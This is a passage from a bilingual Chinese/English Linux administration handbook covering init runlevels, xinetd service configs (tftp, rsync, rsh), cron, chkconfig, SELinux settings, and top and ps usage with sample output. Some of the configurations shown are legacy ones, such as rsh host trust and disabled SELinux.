# Call all S??* scripts in /etc/rcS.d/ in
numerical/alphabetical order
#

exec /etc/init.d/rc S
```

the default is S (/etc/rcS.d/)

the redhat linux in the /etc/inittab

switch runlevel

```
/etc/init.d/rc 3
```

10.4. sysv-rc-conf

(ubuntu下sysv-rc-conf命令等同redhat下chkconfig命令)

```
$ sudo apt-get install sysv-rc-conf
```

进入sysv-rc-conf TUI用户界面，你可以使用键盘方向键切换，使用空格键选择“X”表示选中，这个软件也支持鼠标操作。

```
$ sudo sysv-rc-conf
```

```
sysv-rc-conf gmond on
sysv-rc-conf --list gmond
```

10.5. xinetd - replacement for inetd with many enhancements

```
$ sudo apt-get install xinetd
```

tftpd

```
apt-get install xinetd
apt-get install tftpd tftp
```

/etc/xinetd.d/tftp

```
service tftp
{
        disable=no
        socket_type=dgram
        protocol =udp
        wait=yes
        user=root
        server=/usr/sbin/in.tftpd
        server_args =-s /home/neo/tftpboot -c
        per_source=11
        cps=100 2
        flags=IPv4
}
```

10.6. Scheduled Tasks

crontab - maintain crontab files for individual users

To see what crontabs are currently running on your system, you can open a terminal and run:

```
$  crontab -l
# m h  dom mon dow   command
#* */30 * * * /home/neo/dyndns
```

if you want to see root user, please add 'sudo' in the prefix.

To edit the list of cron jobs you can run:

```
$ crontab -e
```

As you can see there are 5 stars. The stars represent different date parts in the following order:

1. minute (from 0 to 59)
2. hour (from 0 to 23)
3. day of month (from 1 to 31)
4. month (from 1 to 12)
5. day of week (from 0 to 6) (0=Sunday)

By default cron jobs sends a email to the user account executing the cronjob. If this is not needed put the following command At the end of the cron job line .

```
>/dev/null 2>&1
```

at, batch, atq, atrm - queue, examine or delete jobs for later execution

10.7. sv - control and manage services monitored by runsv

services directory /etc/service/

```
$ sudo sv start git-daemon
ok: run: git-daemon: (pid 10323) 1s

$ sudo sv restart git-daemon
ok: run: git-daemon: (pid 10327) 1s

$ sudo sv stop git-daemon
ok: down: git-daemon: 1s, normally up
```

runsv

```
$ sudo runsv git-daemon
```

runsvdir

运行/etc/service目录下的所有服务

```
$sudo runsvdir /etc/service &
```

11. CentOS 6

11.1. service

```
# service nginx
Usage: nginx {start|stop|restart|condrestart|try-restart|force-
reload|upgrade|reload|status|help|configtest}

# service nginx stop
# service nginx start
# service nginx restart
```

```
[ ] NetworkManager    自动在多种网络连接中进行转换，如果你的电脑有
Wireless WiFi 和 Ethernet多种网络连接类型的话，可以选择开启。
[ ] acpid             （Advanced Configuration and Power
Interface）是为替代传统的APM电源管理标准而推出的新型电源管理标准。通常笔
记本电脑需要启动电源进行管理。
[*] anacron           自动化运行任务守护进程
[*] atd               自动化运行任务守护进程
[ ] auditd            审核信息，将消息写入控制台以及 audit_warn 电子邮
件别名。用于存放内核生成的系统审查记录，这些记录会被一些程序使用。特别是对于
SELinux用户来说。
[ ] autofs            自动挂载/卸载文件系统服务，可以自动挂载想访问但还
未挂载的文件系统,自动卸载长期不访问的文件系统,自动安装管理进程automount，
与NFS 相关，依赖于NIS
[ ] avahi-daemon      Zeroconf service discovery守护进程，Avahi是
zeroconf协议的实现。它可以在没有DNS服务的局域网里发现基于zeroconf协议的
设备和服务。它跟mDNS一样。除非你有兼容的设备或使用 zeroconf 协议的服务，
否则就可以关闭。
[ ] avahi-dnsconfd    /etc/avahi/dnsconf.action脚本守护进程
[ ] bluetooth         蓝牙
[ ] conman            控制台管理
[ ] cpuspeed          监测系统空闲百分比，降低或加快CPU时钟速度和电压
[*] crond             一个传统的UNIX程序crontab，可以周期地运行用户调
度的任务。
[ ] cups              通用UNIX打印守护进程，（Common UNIX Printing
System）公共UNIX打印支持，为Linux提供打印功能。 安装打印机时需要的服务。
[ ] dnsmasq           Dns cache server守护进程
[ ] dund              蓝牙拨号网络
```

```
[ ] firstboot          安装完之后的用户配置向导，用于第一次设置系统
[ ] gpm                为文本模式下的Linux程序提供鼠标支持、拷贝、粘贴操
作、弹出式菜单
[ ] haldaemon          硬件监控系统
[ ] hidd               蓝牙H.I.D.服务器
[ ] httpd              Apache服务器
[ ] ip6tables          防火墙守护进程
[*] iptables           防火墙守护进程
[ ] irda               红外端口守护进程
[*] irqbalance         多系统处理器环境下的系统中断请求进行负载平衡，单
CPU无用
[ ] kudzu              硬件自动检测程序，如不增加新硬件，可以关闭
[ ] lvm2-monitor       LVM2 mirror devices守护进程
[ ] mcstrans           SELinux Context Translation System Daemon
[ ] mdmonitor          RAID相关设备的守护程序
[ ] mdmpd              RAID相关设备的守护程序
[*] messagebus         事件监控服务，在必要时向所有用户发送广播信息
[ ] microcode_ctl      可编码以及发送新微代码到内核以更新Intel IA32系列
处理器守护进程
[ ] multipathd         Manage device-mapper multipath devices
[ ] netconsole         Initializes network console logging
[ ] netfs              安装和卸载NFS、SAMBA和NCP网络文件系统
[ ] netplugd           服务监控网络界面,根据信号关闭或启动它,用于手提电脑
[*] network            激活已配置网络接口的脚本程序
[ ] nfs                网络文件系统守护进程
[ ] nfslock            NFS文件锁定功能
[ ] nscd               密码与群查找服务
[ ] ntpd               网络时间同步
[ ] oddjobd
[ ] pand               蓝牙个人区域网络
[ ] pcscd              智能卡支持
[ ] portmap            用来支持RPC连接，RPC被用于NFS以及NIS 等服务
[ ] psacct             进程审计守护进程
[ ] rawdevices             rawdevices     to block devices。
Oracle数据库使用
[ ] rdisc              discovers routers守护进程
[ ] readahead_early    开机内存载入优化
[ ] readahead_later    开机内存载入优化
[ ] restorecond        SELinux相关联
[ ] rpcgssd            manages RPCSEC GSS contexts for the NFSv4
server
[ ] rpcidmapd          rpcidmapd for NFSv4 that maps user names
to UID and GID nu
[ ] rpcsvcgssd         rpcsvcgssd manages RPCSEC GSS contexts for
the NFSv4 server
```

```
[ ] saslauthd          使用SASL的认证守护进程
[*] sendmail           邮件服务器sendmail守护进程
[*] smartd             监控硬盘故障
[*] sshd               OpenSSH服务器守护进程
[*] syslog             系统日志
[ ] winbind            用于Samba服务器
[ ] wpa_supplicant     无线设备支持
[ ] xfs                X Window字型服务器守护进程，为本地和远程x服务器提
供字型集
[ ] ypbind             为NIS客户机激活ypbind服务进程
[ ] yum-updatesd           RPM操作系统自动升级和软件包管理守护进程
```

chkconfig

```
chkconfig acpid off
```

```
[root@development ~]# chkconfig --add mysqld             [在服务
清单中添加mysql服务]
[root@development ~]# chkconfig mysqld on
[设置mysql服务开机启动]
[root@development ~]# chkconfig --list mysqld            [设置
mysql启动级别]
mysqld          0:off   1:off   2:on    3:on    4:on    5:on
6:off
```

```
chkconfig --level 3 mysqld on
chkconfig --level 3 mysqld off
```

11.2. xinetd.d

```
# yum -y install xinetd
```

tftpd

```
# yum install -y tftp-server tftp
```

/etc/xinetd.d/tftp

```
# vim /etc/xinetd.d/tftp
# default: off
# description: The tftp server serves files using the trivial
file transfer \
#       protocol.  The tftp protocol is often used to boot
diskless \
#       workstations, download configuration files to network-
aware printers, \
#       and to start the installation process for some
operating systems.
service tftp
{
        socket_type             = dgram
        protocol                = udp
        wait                    = yes
        user                    = root
        server                  = /usr/sbin/in.tftpd
        server_args             = -s /tftpboot
        disable                 = yes
        per_source              = 11
        cps                     = 100 2
        flags                   = IPv4
}
```

disable = yes 改为 disable = no

```
mkdir /tftpboot
/etc/init.d/xinetd restart
```

atftp-server

```
# yum install -y atftp-server atftp
```

/etc/xinetd.d/tftp

```
# cat /etc/xinetd.d/tftp
# default: off
# description: The tftp server serves files using the trivial
file transfer protocol. The tftp protocol is often used to boot
diskless workstations, download configuration files to network-
aware printers, and to start the installation process for some
operating systems.
service tftp
{
    disable         = no
    socket_type     = dgram
    protocol        = udp
    wait            = yes
    user            = root
    server          = /usr/sbin/in.tftpd
    server_args     = /tftpboot
    per_source      = 11
    cps             = 100 2
    flags           = IPv4
}
```

atftp-server 是一个可以不依赖xinetd的tftp服务器

```

```

rsync

```
# vim /etc/xinetd.d/rsync
# default: off
# description: The rsync server is a good addition to an ftp
server, as it \
#       allows crc checksumming etc.
service rsync
{
        disable = no
```

```
        socket_type     = stream
        wait            = no
        user            = root
        server          = /usr/bin/rsync
        server_args     = --daemon
        log_on_failure  += USERID
}
```

rshd

/etc/xinetd.d/rsh

```
# cat  /etc/xinetd.d/rsh
# default: on
# description: The rshd server is the server for the rcmd(3)
routine and, \
#       consequently, for the rsh(1) program.  The server
provides \
#       remote execution facilities with authentication based
on \
#       privileged port numbers from trusted hosts.
service shell
{
        socket_type             = stream
        wait                    = no
        user                    = root
        log_on_success          += USERID
        log_on_failure          += USERID
        server                  = /usr/sbin/in.rshd
        disable                 = no
}
```

访问权限配置

```
# cat /etc/hosts.allow
#
# hosts.allow   This file describes the names of the hosts
which are
```

```
#               allowed to use the local INET services, as
decided
#               by the '/usr/sbin/tcpd' server.
#
in.rshd : your.example.com 192.168.0.1
```

```
# cat /etc/hosts.deny
#
# hosts.deny    This file describes the names of the hosts
which are
#               *not* allowed to use the local INET services,
as decided
#               by the '/usr/sbin/tcpd' server.
#
# The portmap line is redundant, but it is left to remind you
that
# the new secure portmap uses hosts.deny and hosts.allow.  In
particular
# you should know that NFS uses portmap!
all : all
```

访问主机设置

```
# cat ~/.rhosts
your.example.com user
192.168.0.1     user
```

11.3. rpcinfo

```
# rpcinfo -p 192.168.187.75
   program vers proto   port
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp    697  status
    100024    1   tcp    700  status
    100011    1   udp    864  rquotad
    100011    2   udp    864  rquotad
```

```
    100011    1   tcp    867  rquotad
    100011    2   tcp    867  rquotad
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    4   udp   2049  nfs
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100021    1   udp  32778  nlockmgr
    100021    3   udp  32778  nlockmgr
    100021    4   udp  32778  nlockmgr
    100021    1   tcp  35837  nlockmgr
    100021    3   tcp  35837  nlockmgr
    100021    4   tcp  35837  nlockmgr
    100005    1   udp    880  mountd
    100005    1   tcp    883  mountd
    100005    2   udp    880  mountd
    100005    2   tcp    883  mountd
    100005    3   udp    880  mountd
    100005    3   tcp    883  mountd
```

11.4. SELINUX

禁用SElinux编辑/etc/selinux/config，修改如下内容:

```
SELINUX=disabled
```

使用命令

```
getenforce
setenforce 0
```

```
lokkit --selinux=disabled
```

第 13 章 Process 进程管理

1. top - display Linux tasks

top命令算是最直观、好用的查看服务器负载的命令了。它实时动态刷新显示服务器状态信息，且可以通过交互式命令自定义显示内容，非常强大。

```
> 进程信息

PID：进程的ID
USER：进程所有者
PR：进程的优先级别，越小越优先被执行
NInice：值
VIRT：进程占用的虚拟内存
RES：进程占用的物理内存
SHR：进程使用的共享内存
S：进程的状态。S表示休眠，R表示正在运行，Z表示僵死状态，N表示该进程优先值为负数
%CPU：进程占用CPU的使用率
%MEM：进程使用的物理内存和总内存的百分比
TIME+：该进程启动后占用的总的CPU时间，即占用CPU使用时间的累加值。
COMMAND：进程启动命令名称


### top交互

s：设置刷新时间间隔
c：显示命令完全模式
t：：显示或隐藏进程和CPU状态信息
m：显示或隐藏内存状态信息
l：显示或隐藏uptime信息
f：增加或减少进程显示标志
S：累计模式，会把已完成或退出的子进程占用的CPU时间累计到父进程的MITE+
P：按%CPU使用率排行
T：按MITE+排行
M：按%MEM排行
u：指定显示用户进程
```

r：修改进程renice值
kkill：进程
i：只显示正在运行的进程
W：保存对top的设置到文件~/.toprc，下次启动将自动调用toprc文件的设置。
h：帮助命令。
q：退出

如果想看每一个cpu的处理情况，按1即可；折叠，再次按1

按键b打开或关闭 运行中进程的高亮效果

按键x打开或关闭 排序列的高亮效果

shift + > 或 shift + < 可以向右或左改变排序列

f键，可以进入编辑要显示字段的视图，有 号的字段会显示，无 号不显示，可根据页面提示选择或取消字段。

```
$ top
top - 22:30:02 up 14:24,  1 user,  load average: 0.17, 0.15,
0.10
Tasks: 240 total,   2 running, 238 sleeping,   0 stopped,   0
zombie
Cpu0  :  2.0%us,  4.1%sy,  0.0%ni, 92.9%id,  1.0%wa,  0.0%hi,
0.0%si,  0.0%st
Cpu1  :  1.5%us,  3.7%sy,  0.1%ni, 94.6%id,  0.0%wa,  0.0%hi,
0.0%si,  0.0%st
Cpu2  :  2.2%us,  5.6%sy,  0.0%ni, 92.2%id,  0.0%wa,  0.0%hi,
0.0%si,  0.0%st
Cpu3  :  2.1%us,  6.3%sy,  0.0%ni, 91.6%id,  0.0%wa,  0.0%hi,
0.0%si,  0.0%st
Mem:   2048012k total,  1138504k used,   909508k free,
139292k buffers
Swap:  1951856k total,        0k used,  1951856k free,
603728k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+
COMMAND
 4686 neo       20   0 19264 1440  980 R   11  0.1   0:00.10
top
 4698 neo       20   0  9440 1572 1044 S   11  0.1   0:00.27
```

```
sitemaps
    6 root      RT  -5     0    0    0 S    4  0.0   0:14.38
migration/1
    1 root      20   0 19320 1600 1132 S    0  0.1   0:01.50
init
    2 root      15  -5     0    0    0 S    0  0.0   0:00.00
kthreadd
    3 root      RT  -5     0    0    0 S    0  0.0   0:10.41
migration/0
```

1.1. 查找内存消耗最大的进程

```
[root@localhost ~]# top -c -b -o +%MEM | head -n 20 | tail -15

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM
TIME+ COMMAND
 1457 root      20   0  661572  66732  14552 R  62.5  3.5
1:32.09 /usr/bin/python2 /usr/bin/dnf upgrade
  531 root      20   0  358748  29468   7036 S   0.0  1.5
0:00.91 /usr/bin/python2 -Es /usr/sbin/firewa+
 1042 root      20   0  574200  19552   6112 S   0.0  1.0
0:00.34 /usr/bin/python2 -Es /usr/sbin/tuned +
  491 polkitd   20   0  613016  11916   4896 S   0.0  0.6
0:00.04 /usr/lib/polkit-1/polkitd --no-debug
 1046 root      20   0  424064  11420   9052 S   0.0  0.6
0:00.09 /usr/sbin/smbd --foreground --no-proc+
  542 root      20   0  701996   9568   7052 S   0.0  0.5
0:00.41 /usr/sbin/NetworkManager --no-daemon
 1215 root      20   0  158924   5668   4336 S   0.0  0.3
0:00.06 sshd: www [priv]
 1542 root      20   0  158924   5668   4336 S   0.0  0.3
0:00.02 sshd: www [priv]
  755 root      20   0  102896   5492   3428 S   0.0  0.3
0:00.01 /sbin/dhclient -d -q -sf /usr/libexec+
 1045 root      20   0  216420   4744   3308 S   0.0  0.2
0:00.33 /usr/sbin/rsyslogd -n
  654 root      20   0   78812   4636   3640 S   0.0  0.2
0:00.04 /usr/sbin/wpa_supplicant -u -f /var/l+
 1044 root      20   0  112920   4292   3268 S   0.0  0.2
0:00.00 /usr/sbin/sshd -D
```

```
 1150 postfix   20   0   90348   4240   3160 S   0.0  0.2
0:00.00 qmgr -l -t unix -u
```

仅显示命令,不显示参数

```
[root@localhost ~]# top -b -o +%MEM | head -n 20 | tail -15

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM
TIME+ COMMAND
 1457 root      20   0  661564  66728  14552 R  43.8  3.5
2:08.37 dnf
  531 root      20   0  358748  29468   7036 S   0.0  1.5
0:00.91 firewalld
 1042 root      20   0  574200  19552   6112 S   0.0  1.0
0:00.35 tuned
  491 polkitd   20   0  613016  11916   4896 S   0.0  0.6
0:00.04 polkitd
 1046 root      20   0  424064  11420   9052 S   0.0  0.6
0:00.09 smbd
  542 root      20   0  701996   9568   7052 S   0.0  0.5
0:00.43 NetworkManager
 1215 root      20   0  158924   5668   4336 S   0.0  0.3
0:00.06 sshd
 1542 root      20   0  158924   5668   4336 S   0.0  0.3
0:00.02 sshd
  755 root      20   0  102896   5492   3428 S   0.0  0.3
0:00.01 dhclient
 1045 root      20   0  216420   4796   3360 S   0.0  0.3
0:00.35 rsyslogd
  654 root      20   0   78812   4636   3640 S   0.0  0.2
0:00.04 wpa_supplicant
 1044 root      20   0  112920   4292   3268 S   0.0  0.2
0:00.00 sshd
 1150 postfix   20   0   90348   4240   3160 S   0.0  0.2
0:00.00 qmgr
```

2. ps - report a snapshot of the current processes

```
ps命令能够给出当前系统中进程的快照。它能捕获系统在某一时间的进程状态。如果
你想不断更新查看的这个状态，可以使用top命令。

### Display all processes

1) 使用 -a 参数
    -a 代表 all,同时加上x参数会显示没有控制终端的进程.
ps aux

[root@netkiller ~]# ps aux | head -n 1
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START
TIME COMMAND

2) 参数 -e 显示所有进程信息,-f 参数来查看全格式的信息列表
ps -ef

[root@netkiller ~]# ps -ef | head -n 1
UID        PID  PPID  C STIME TTY          TIME CMD

Use the "u" option or "-f" option to display detailed
information about the processes

3) -F You can get even more columns .
 ps -eF

[root@netkiller ~]# ps -eF | head -n 1
UID        PID  PPID  C    SZ   RSS PSR STIME TTY          TIME
CMD

The extra columns are SZ, RSS and PSR.
    SZ is the size of the process
    RSS is the real memory size
    PSR is the processor the command is assigned to

### Selecting Specific Processes Using The ps Command

1) 通过进程名过滤
使用 -C 参数,后面跟你要找的进程的名字.如果想要看到更多的细节,我们可以使用-
```

```
f参数来查看全格式的信息列表:
// 比如想显示一个名为 mysqld 的进程的信息,就可以使用下面的命令:
ps -f  -C mysqld

2) -p  pid|pids

3) -U  username

如果我们想知道特定进程的线程，可以使用 -L 参数，后面加上特定的PID.
-L参数显示进程，并尽量显示其LWP(线程ID)和NLWP(线程的个数)

ps -Lf -p  1036


> --no-header


--no-header  print no header line at all

[root@netkiller ~]# ps -C mysqld  --no-header
 1036 ?        01:20:48 mysqld

### Formatting ps Command Output

ps -e --format <format>
The formats available are as follows:
    %cpu    - cpu utilisation
    %mem    - memory percentage utilisation
    args    - The command with all its arguments
    c       - processor utilisation
    cmd     - The command
    comm    - The command name only
    cp      - CPU Usage
    cputime - CPU Time
    egid    - Effective group id
    egroup  - Effective group
    etime   - Elapsed time
    euid    - Effective user id
    euser   - Effective user
    gid     - Group id
    group   - Group name
    pgid    - Process group id
    pgrp    - Process group
    ppid    - Parent Process ID
    start   - Time the process started
```

```
    sz      - Size in physical pages
    thcount - Threads owned by the process
    time    - Cumulative time
    uid     - User Id
    uname   - User name

ps -e --format="uid uname cmd time"  // eq
ps -eo uid,uname,cmd,time

### Sorting Output

ps -ef --sort <sortcolumns>

--sort 参数则是指定排序的依据栏位，预设会依照数值由小到大排序，若要由大到小的方式排序的话，可以在栏位名称前加上一个负号('-')

The choice of sort options are as follows:
    cmd    - Executable name
    pcpu   - CPU utilisation
    flags  - Flags
    pgrp   - Process group id
    cutime - Cumulative user time
    cstime - Cumulative system time
    utime  - User time
    pid    - Process ID
    ppid   - Parent process ID
    size   - Size
    uid    - User ID
    user   - User Name

ps -eo pid,ppid,cmd,%mem,%cpu --sort=-%cpu

1) 根据 CPU 使用来升序排序
ps aux --sort -pcpu

2)  内存使用 来升序排序
ps aux --sort -pmem

3) 合并前面两个命令,并通过管道显示前10个结果
ps aux --sort -pcpu,+pmem  | head

### example
> CPU占用最多的前10个进程
```

```
1) ps aux | sort -k3nr | head

2) top （然后按下P，注意大写）

3) ps -eo user,pid,ppid,tid,time,%cpu,cmd --sort=-%cpu

>  获取特定进程的线程信息


ps -Lf -p  1036
```

2.1. 完整的显示命令参数

ps aux

```
$ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START
TIME COMMAND
root         1  0.0  0.0   4020   888 ?        Ss   08:50
0:01 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   08:50
0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   08:50
0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   08:50
0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   08:50
0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   08:50
0:00 [migration/1]
root         7  0.0  0.0      0     0 ?        S<   08:50
0:00 [ksoftirqd/1]
root         8  0.0  0.0      0     0 ?        S<   08:50
0:00 [watchdog/1]
root         9  0.0  0.0      0     0 ?        S<   08:50
0:00 [migration/2]
root        10  0.0  0.0      0     0 ?        S<   08:50
0:00 [ksoftirqd/2]
```

```
root        11  0.0  0.0      0     0 ?        S<   08:50
0:00 [watchdog/2]
root        12  0.0  0.0      0     0 ?        S<   08:50
0:00 [migration/3]
root        13  0.0  0.0      0     0 ?        S<   08:50
0:00 [ksoftirqd/3]
root        14  0.0  0.0      0     0 ?        S<   08:50
0:00 [watchdog/3]
root        15  0.0  0.0      0     0 ?        S<   08:50
0:00 [events/0]
root        16  0.0  0.0      0     0 ?        S<   08:50
0:00 [events/1]
root        17  0.0  0.0      0     0 ?        S<   08:50
0:00 [events/2]
root        18  0.0  0.0      0     0 ?        S<   08:50
0:00 [events/3]
root        19  0.0  0.0      0     0 ?        S<   08:50
0:00 [khelper]
root        54  0.0  0.0      0     0 ?        S<   08:50
0:00 [kblockd/0]
root        55  0.0  0.0      0     0 ?        S<   08:50
0:00 [kblockd/1]
root        56  0.0  0.0      0     0 ?        S<   08:50
0:00 [kblockd/2]
root        57  0.0  0.0      0     0 ?        S<   08:50
0:00 [kblockd/3]
root        60  0.0  0.0      0     0 ?        S<   08:50
0:00 [kacpid]
root        61  0.0  0.0      0     0 ?        S<   08:50
0:00 [kacpi_notify]
root       136  0.0  0.0      0     0 ?        S<   08:50
0:00 [kseriod]
root       193  0.0  0.0      0     0 ?        S    08:50
0:00 [pdflush]
root       194  0.0  0.0      0     0 ?        S    08:50
0:00 [pdflush]
root       195  0.0  0.0      0     0 ?        S<   08:50
0:00 [kswapd0]
root       238  0.0  0.0      0     0 ?        S<   08:50
0:00 [aio/0]
root       239  0.0  0.0      0     0 ?        S<   08:50
0:00 [aio/1]
root       240  0.0  0.0      0     0 ?        S<   08:50
0:00 [aio/2]
root       241  0.0  0.0      0     0 ?        S<   08:50
```

```
0:00 [aio/3]
root      1468  0.0  0.0      0     0 ?        S<   08:50
0:00 [ksuspend_usbd]
root      1471  0.0  0.0      0     0 ?        S<   08:50
0:00 [khubd]
root      1559  0.0  0.0      0     0 ?        S<   08:50
0:00 [ata/0]
root      1560  0.0  0.0      0     0 ?        S<   08:50
0:00 [ata/1]
root      1561  0.0  0.0      0     0 ?        S<   08:50
0:00 [ata/2]
root      1562  0.0  0.0      0     0 ?        S<   08:50
0:00 [ata/3]
root      1563  0.0  0.0      0     0 ?        S<   08:50
0:00 [ata_aux]
root      1743  0.0  0.0      0     0 ?        S<   08:50
0:00 [scsi_eh_0]
root      1744  0.0  0.0      0     0 ?        S<   08:50
0:00 [scsi_eh_1]
root      1878  0.0  0.0      0     0 ?        S<   08:50
0:00 [scsi_eh_2]
root      1879  0.0  0.0      0     0 ?        S<   08:50
0:00 [scsi_eh_3]
root      2508  0.0  0.0      0     0 ?        S<   08:50
0:00 [kjournald]
root      2707  0.0  0.0  17188  1284 ?        S<s  08:50
0:00 /sbin/udevd --daemon
root      3055  0.0  0.0      0     0 ?        S<   08:50
0:00 [kpsmoused]
dhcp      4223  0.0  0.0  15108   840 ?        S<s  08:50
0:00 dhclient3 -e IF_METRIC=100 -pf /var
root      4311  0.0  0.0      0     0 ?        S<   08:50
0:00 [kjournald]
root      4585  0.0  0.0   3864   596 tty4     Ss+  08:50
0:00 /sbin/getty 38400 tty4
root      4586  0.0  0.0   3864   596 tty5     Ss+  08:50
0:00 /sbin/getty 38400 tty5
root      4588  0.0  0.0   3864   592 tty2     Ss+  08:50
0:00 /sbin/getty 38400 tty2
root      4591  0.0  0.0   3864   596 tty3     Ss+  08:50
0:00 /sbin/getty 38400 tty3
root      4592  0.0  0.0  45700  1328 ttyS0    Ss   08:50
0:00 /bin/login --
root      4792  0.0  0.0  13076  1752 ?        Ss   08:50
0:00 /usr/sbin/acpid -c /etc/acpi/events
```

```
root      4859  0.0  0.0      0     0 ?        S<   08:50
0:00 [kondemand/0]
root      4860  0.0  0.0      0     0 ?        S<   08:50
0:00 [kondemand/1]
root      4861  0.0  0.0      0     0 ?        S<   08:50
0:00 [kondemand/2]
root      4862  0.0  0.0      0     0 ?        S<   08:50
0:00 [kondemand/3]
syslog    4926  0.0  0.0  12296   784 ?        Ss   08:50
0:00 /sbin/syslogd -u syslog
root      4980  0.0  0.0   8132   592 ?        S    08:50
0:00 /bin/dd bs 1 if /proc/kmsg of /var/
klog      4982  0.0  0.1   6184  2876 ?        Ss   08:50
0:00 /sbin/klogd -P /var/run/klogd/kmsg
108       5004  0.0  0.0  21320  1104 ?        Ss   08:50
0:00 /usr/bin/dbus-daemon --system
root      5020  0.0  0.1  40112  2084 ?        Ss   08:50
0:00 /usr/sbin/NetworkManager --pid-file
root      5034  0.0  0.0  24128  1256 ?        Ss   08:50
0:00 /usr/sbin/NetworkManagerDispatcher
root      5047  0.0  0.0  35192  1220 ?        Ss   08:50
0:00 /usr/bin/system-tools-backends
root      5069  0.0  0.0  50916  1204 ?        Ss   08:50
0:00 /usr/sbin/sshd
avahi     5090  0.0  0.0  29708  1508 ?        Ss   08:50
0:00 avahi-daemon: running [netkiller.lo
avahi     5091  0.0  0.0  29580   508 ?        Ss   08:50
0:00 avahi-daemon: chroot helper
postgres  5117  0.0  0.3 101164  6196 ?        S    08:50
0:01 /usr/lib/postgresql/8.3/bin/postgre
postgres  5121  0.0  0.0 101164  1624 ?        Ss   08:50
0:00 postgres: writer process
postgres  5122  0.0  0.0 101164  1436 ?        Ss   08:50
0:00 postgres: wal writer process
postgres  5123  0.0  0.0 101304  1684 ?        Ss   08:50
0:00 postgres: autovacuum launcher proce
postgres  5124  0.0  0.0  71628  1432 ?        Ss   08:50
0:00 postgres: stats collector process
root      5167  0.0  0.1  72312  2704 ?        Ss   08:50
0:00 /usr/sbin/cupsd
115       5423  0.0  0.0  47552  1052 ?        Ss   08:50
0:00 /usr/sbin/exim4 -bd -q30m
gnump3d   5431  0.0  0.8  54728 17744 ?        S    08:50
0:00 /usr/bin/perl -w /usr/bin/gnump3d
root      5481  0.0  0.0  10444   888 ?        S    08:50
```

```
0:00 /usr/bin/rsync --no-detach --daemon
root      5500  0.0  0.0  54048  1484 ?        Ss   08:50
0:00 /usr/sbin/nmbd -D
root      5502  0.0  0.1  74548  2788 ?        Ss   08:50
0:00 /usr/sbin/smbd -D
root      5573  0.0  0.0  19332   940 ?        Ss   08:50
0:00 /usr/sbin/xinetd -pidfile /var/run/
root      5574  0.0  0.0   6272   840 ?        Ss   08:50
0:00 /usr/sbin/dhcdbd --system
111       5593  0.0  0.2  35804  4396 ?        Ss   08:50
0:00 /usr/sbin/hald
root      5596  0.0  0.1  30528  2384 ?        Ssl  08:50
0:00 /usr/sbin/console-kit-daemon
root      5658  0.0  0.0  17820  1164 ?        S    08:50
0:00 hald-runner
root      5660  0.0  0.0  74548  1280 ?        S    08:50
0:00 /usr/sbin/smbd -D
root      5690  0.0  0.0  19928  1148 ?        S    08:50
0:00 hald-addon-input: Listening on /dev
111       5693  0.0  0.0  16672   992 ?        S    08:50
0:00 hald-addon-acpi: listening on acpid
root      5722  0.0  0.0  13532  1300 ?        Ss   08:50
0:00 /usr/sbin/hcid -x -s
root      5730  0.0  0.0      0     0 ?        S<   08:50
0:00 [btaddconn]
root      5732  0.0  0.0      0     0 ?        S<   08:50
0:00 [btdelconn]
root      5744  0.0  0.0  13428  1352 ?        S    08:50
0:00 /usr/lib/bluetooth/bluetoothd-servi
root      5745  0.0  0.0  13352  1140 ?        S    08:50
0:00 /usr/lib/bluetooth/bluetoothd-servi
root      5755  0.0  0.0      0     0 ?        S<   08:50
0:00 [krfcommd]
root      5791  0.0  0.0 116168  1860 ?        Ss   08:50
0:00 /usr/sbin/gdm
nagios    5847  0.0  0.0  34276  1852 ?        SNsl 08:50
0:00 /usr/sbin/nagios2 -d /etc/nagios2/n
daemon    5884  0.0  0.0  16428   432 ?        Ss   08:50
0:00 /usr/sbin/atd
root      5898  0.0  0.0  18616   980 ?        Ss   08:50
0:00 /usr/sbin/cron
www-data  5929  0.0  0.1  58976  2380 ?        S    08:50
0:00 /usr/sbin/lighttpd -f /etc/lighttpd
www-data  5940  0.0  0.2  83492  6124 ?        Ss   08:50
0:00 /usr/bin/php-cgi
```

```
www-data  5967  0.0  0.2  83492  6124 ?        Ss   08:50
0:00 /usr/bin/php-cgi
root      6016  0.0  0.0   3864   592 tty1     Ss+  08:50
0:00 /sbin/getty 38400 tty1
www-data  6022  0.0  0.1  83492  2764 ?        S    08:50
0:00 /usr/bin/php-cgi
www-data  6023  0.0  0.1  83492  2764 ?        S    08:50
0:00 /usr/bin/php-cgi
www-data  6024  0.0  0.1  83492  2764 ?        S    08:50
0:00 /usr/bin/php-cgi
www-data  6025  0.0  0.1  83492  2764 ?        S    08:50
0:00 /usr/bin/php-cgi
www-data  6026  0.0  0.1  83492  2764 ?        S    08:50
0:00 /usr/bin/php-cgi
www-data  6027  0.0  0.1  83492  2764 ?        S    08:50
0:00 /usr/bin/php-cgi
www-data  6028  0.0  0.1  83492  2764 ?        S    08:50
0:00 /usr/bin/php-cgi
www-data  6029  0.0  0.1  83492  2764 ?        S    08:50
0:00 /usr/bin/php-cgi
root      6058  0.0  0.0 116168  1840 ?        T    08:50
0:00 /usr/sbin/gdm
root      6062  0.0  0.0      0     0 ?        Z    08:50
0:00 [kill] <defunct>
root      6102  0.0  0.0  17336   920 ?        S    08:50
0:00 xinit /etc/gdm/failsafeXinit /etc/X
root      6104  0.0  0.3  76076  7644 tty7     S<s+ 08:50
0:01 /usr/bin/X :0 -auth /var/lib/gdm/:0
root      6111  0.0  0.0   3944   584 ?        S    08:51
0:00 /bin/sh /etc/gdm/failsafeXinit /etc
root      6112  0.0  0.2 126768  5000 ?        S    08:51
0:00 /usr/bin/gksu -u root /usr/bin/xfai
root      6114  0.0  0.2  41308  5516 ?        S    08:51
0:00 /usr/lib/libgconf2-4/gconfd-2 5
